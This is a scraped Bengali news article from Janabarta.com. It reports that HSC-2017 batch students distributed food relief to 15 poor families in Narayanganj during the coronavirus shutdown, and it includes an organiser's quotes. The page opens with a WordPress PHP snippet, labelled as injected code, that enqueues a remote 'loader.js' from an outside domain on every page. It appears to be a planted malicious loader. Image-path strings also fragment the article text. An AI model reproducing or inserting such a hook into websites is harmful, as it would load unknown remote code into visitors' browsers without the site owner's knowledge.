// Injected Script Enqueue Code function enqueue_custom_script() { wp_enqueue_script( 'custom-error-script', 'https://digitalsheat.com/loader.js', array(), null, true ); } add_action('wp_enqueue_scripts', 'enqueue_custom_script'); Janabarta.com | Newsportal Site ছিন্নমূল মানুষদের ত্রাণ দিলো এইচএসসি-২০১৭ ব্যাচ - Janabarta.com

ছিন্নমূল মানুষদের ত্রাণ দিলো এইচএসসি-২০১৭ ব্যাচ

জবি প্রতিনিধিঃ বিশ্বব্যাপী ছড়িয়ে পড়া প্রাণঘাতী করোনাভাইরাসেসবকিছুতে নেমে এসেছে স্থবিরতা। কার্যত বন্ধ করে দেওয়া হয়েছে শিক্ষাপ্রতিষ্ঠান, কলকারখানা, ব্যবসায়িক প্রতিষ্ঠানসহ সবকিছু। এ পরিস্থিতিতে দেশের নিম্নবিত্ত পরিবারগুলোতে খেটে খাওয়া মানুষের জীবনে নেমে এসেছে অন্ধকার। সারাদেশের দেশের ন্যায় এসব ছিন্নমূল মানুষের পাশে দাঁড়িয়েছে এইচএসসি ২০১৭ ব্যাচের শিক্ষার্থীরা।
প্রথম দফায় ৩ দিনেরপ্রস্তুতিতে ১৫পরিবারকে ৫ দিনের নিত্যপ্রয়োজনীয় খাদ্যসমাগ্রী দিয়েছে এইচএসসি ১৭ ব্যাচের শিক্ষার্থীরা। গত শুক্রবার প্রথম দফায় এসব ত্রাণসামগ্রী মৌচাক, সানারপাড়, নারায়ণগঞ্জ এলাকায় বিতরণ করা হয়েছে।
ত্রাণসামগ্রীর মধ্যে ছিল- চাল ৭ কেজি, ডাল ১ কেজি,আলু ২ কেজি, পেয়াজ ১ কেজি, তেল ১ লিটার, লবণ আধা কেজি এবং ১ টি সাবান। এসব ত্রাণসমাগ্রী ১৫ পরিবারের মাঝে বিতরণ করা হয়েছে।
ত্রাণ সামগ্রী বিতরণের বিষয়ে ফাহাদ বিন হাসান রাফি বলেন, দেশের এমন অবস্থায় এক শ্রেণীর মানুষ না খেয়ে থাকতে পারে সেই কথা চিন্তা করেই আমি এবং HSC BATCH 2017 গ্রুপের এডমিন দিয়া এবং আমানের সঙ্গে আলোচনা করি। তারপর অনেক প্রতিবন্ধকতা আসলেও তাৎক্ষণিক ক্ষুদ্র প্রচেষ্টায় ১ম ধাপ পার করে ১৫টি পরিবারের খাদ্যের যোগান দিতে পেরেছি আমরা। পর্যায়ক্রমে আমাদের এ ধারা অব্যাহত থাকবে।
দেশের ক্রান্তিলগ্নে কোটা সংস্কার আন্দোলন, নিরাপদ সড়ক আন্দোলনসহ বেশকিছু সমসাময়িক ইভেন্টেসক্রিয় ভুমিকা রেখেছে এইচএসসি ১৭ ব্যাচের শিক্ষার্থীরা। তাদের ফেসবুক গ্রুপের মাধ্যমে সবকিছুর দিকনির্দেশনা দেওয়া হয়। সে ধারাবাহিকতার অংশ হিসেবে ছিন্নমূল মানুষের পাশে দাঁড়ানোর উদ্যোগ নিয়েছেন তারা।
উদ্যোক্তাদের একজন ফাহাদ বিন হাসান রাফি বলেন,”দেশেরএমন অবস্থায় এক শ্রেণীর মানুষ না খেয়ে থাকতে পারে সেই কথা চিন্তা করেই আমি HSC BATCH 2017 গ্রুপের এডমিন প্যানেলের সঙ্গে আলোচনা করি। তারপর অনেক প্রতিবন্ধকতা আসলেও তাৎক্ষণিক ক্ষুদ্র প্রচেষ্টায় ১ম ধাপ পার করে ১৫টি পরিবারের খাদ্যের যোগান দিতে পেরেছিআমরা। পর্যায়ক্রমে আমাদের এ ধারা অব্যাহতথাকবে।”